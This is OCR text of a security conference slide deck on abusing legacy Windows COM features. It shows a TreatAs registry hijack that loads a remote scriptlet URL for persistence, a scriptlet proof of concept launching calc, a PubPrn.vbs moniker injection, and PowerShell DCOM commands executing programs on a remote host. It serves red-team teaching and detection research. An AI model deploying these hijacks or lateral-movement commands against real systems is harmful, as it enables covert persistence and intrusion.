
OUTLANDER
Traveling Back in Time
for Windows Attack Paths

Who are we?

Matt Nelston, OSCP - @enigma0x3
Lee Christensen, Blogless Chaos Monkey - @tifkin_
Brian Reitz, here for moral support - @brian_psu


Adversary Simulation/Detection at SpecterOps


Microsoft Windows

Microsoft Windows is built on a number of technologies that seemed like good ideas at the time.

In practice these were often:

- poorly implemented,
- overly complex,
- difficult to understand, and
- insecure by default.





This is a great combination for pentesters!

Time Travel

Some parts of Microsoft Windows are like going back in time, to a simpler era

- Early design decisions in Windows have had extraordinary longevity
- Lessons learned about secure design, trusted execution, and best practices haven't been backported to earlier technologies
- Some features were incorporated deep into Windows, then slowly phased out (if at all)
  - Anyone remember Active Desktop and Browser Helpers Objects?
- Many legacy decisions live in on even in Windows 10!

Old features often abused in Windows today

Remote Procedure Calls
Component Object Model
UTF-16 and Byte-Order Mark
Kernel mode font rendering
Predictable kernel addresses
SMBv1
LLMNR/WPAD
NTLM authentication
Active Scripting

Null-terminated/length-prefixed strings
Dynamic Data Exchange
Office Macros
Windows Scripting Host integration
NTFS Junction Points and Hardlinks
DLL load order
NT Device paths
Hidden file extensions
Clippy

Component Object Model (COM) - 1993


- The Component Object Model is a standardized template for component-based software in Windows
  - Defines a standard way to expose interfaces and methods and exchange data between objects, even between software from different vendors
  - Think of "rich content" nowadays, how you might copy and paste HTML content from Chrome into a chat client
  - Needlessly complex - think FactoryFactories and rigid adherence to object-oriented programming over readability or coherence
- For far more information: https://docs.microsoft.com/en-us/windows/desktop/com/the-component-object-model

COM Object Type Resolution


- COM Objects can be registered in Windows
  - We could call the database of COM objects on Windows a *registry* of sorts…
  - Identified in a number of ways:
  - CLSID - GUID - {AAAA1111-0000-0000-0000-0000FEEDACDC}
  - ProgID - String - {WScript.Shell}
  - Monikers - “scriptlet:http://example.com/file.sct”

- Registration-free COM is also a thing

More COM Goodness




Still great references on COM, both published 1997



[Windows Operating System Archaeology](https://github.com/enigma0x3/windows-operating-system-archaeology)
https://github.com/enigma0x3/windows-operating-system-archaeology


Methodology - OleViewDotNet

- Probably the best utility to enumerate COM objects
- Like many infosec tools, severely lacking in documentation
- Useful to find a starting point for further research
    - Much easier than digging through the registry manually



https://github.com/tyranid/oleviewdotnet

Methodology - ProcMon



All of these represent potential COM Hijacks!

Methodology - CertUtil (?)

```
C:\Windows\System32>certutil -class scrobj.dll
Class[0]: 06290bd0-48aa-11d2-8432-006008c3fbfc
  06290bd0-48aa-11d2-8432-006008c3fbfc
  Scriptlet.Context

  "Object under which scriptlets may be created"
  InProcServer32 = "C:\Windows\System32\scrobj.dll"
  InProcServer32\ThreadingModel = "Apartment"
  ProgID = "Scriptlet.Context"


Class[1]: 06290bd1-48aa-11d2-8432-006008c3fbfc
  06290bd1-48aa-11d2-8432-006008c3fbfc
  Scriptlet.Constructor

  "Constructor that allows hosts better control creating scriptlets"
  InProcServer32 = "C:\Windows\System32\scrobj.dll"
  InProcServer32\ThreadingModel = "Apartment"
  ProgID = "Scriptlet.Constructor"


Class[2]: 06290bd2-48aa-11d2-8432-006008c3fbfc
  06290bd2-48aa-11d2-8432-006008c3fbfc
  Scriptlet.Factory

  "Factory bindable using IPersistMoniker"
  InProcServer32 = "C:\Windows\System32\scrobj.dll"
  InProcServer32\ThreadingModel = "Apartment"
  ProgID = "Scriptlet.Factory"
```

COM Attacks

Persistence

- Scheduled Tasks
- TreatAs hijacking

Execution

- COM Scriptlet ("Squiblydoo")
- Monikers (used in **CVE-2017-0199**, **CVE-2017-8759, CVE-2018-8174, etc...**)

Lateral Movement

- DCOM Instantiation


Persistence via COM Hijacking

- COM resolves objects from the current user's hive (HKCU)
- We can divert resolution of a CLSID to an object under our control!
- "TreatAs" hijack
  - The TreatAs registry key lets us redirect one CLSID to another one
  - Instead of replacing the DLL backing a COM object, we just point it at another
  - COM handler hijacking (Scheduled Tasks)
- https://msdn.microsoft.com/en-us/library/windows/desktop/ms679737(v=vs.85).aspx
- https://github.com/enigma0x3/windows-operating-system-archaeology/blob/master/Persistence/TreatAsPersistence.reg
- https://enigma0x3.net/2016/05/25/userland-persistence-with-scheduled-tasks-and-com-handler-hijacking/


Persistence via COM Hijacking - TreatAs

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Bandit.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL]
@="https://gist.githubusercontent.com/enigma0x3/64adf8ba99d4485c478b67e03ae6b04a/raw/a006a47e4075785016a62f7e5170ef36f5247cdb/test.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Bandit"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{3734FF83-6764-44B7-A1B9-55F56183CDB0}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```

Persistence via COM Hijacking - Scheduled Tasks



Persistence via COM Hijacking - Scheduled Tasks



COM Scriptlets

- First identified by Casey Smith
- XML format Identified by the <scriptlet> tag
  - Can run JScript/VBScript
- Execute through regsvr32, script/scriptlet monikers, etc


```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <!--  License: BSD3-Clause -->
</registration>
<script language="JScript">
                        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
</script>
</scriptlet>
```

COM Monikers - CVE-2018-0827

- Command injection in PubPrn.vbs via the “Container” argument
  - Combines a call to GetObject() with a script/scriptlet moniker for code-execution
- https://enigma0x3.net/2017/08/03/wsh-injection-a-case-study/

```
62
63  ServerName= args(0)
64  Container = args(1)
65
66
67  on error resume next
68  Set PQContainer = GetObject(Container)
69
```


COM Monikers - CVE-2018-0827



DCOM

- Leveraging DCOM objects with no explicit access or launch permissions set
  - Certain objects have interesting methods…
  - https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
  - https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/


- **$COM = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.APPLICATION", "192.168.52.100"))**
- **$COM.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe", $Null, $Null, "7")**


CORP Workstation
Windows PowerShell
PS C:\Users\Matt> $com = [Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39',"192.168.99.13")
PS C:\Users\Matt> $obj = [System.Activator]::CreateInstance($com)
PS C:\Users\Matt> $item = $obj.Item()
PS C:\Users\Matt> $item.Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)
PS C:\Users\Matt>
CORP DC
Windows PowerShell
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 192.168.99.13
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.99.1
Tunnel adapter isatap.{F160A3DA-B466-4934-BC3F-5D63523802C8}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
PS C:\Users\Matt>
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
0 . +
=

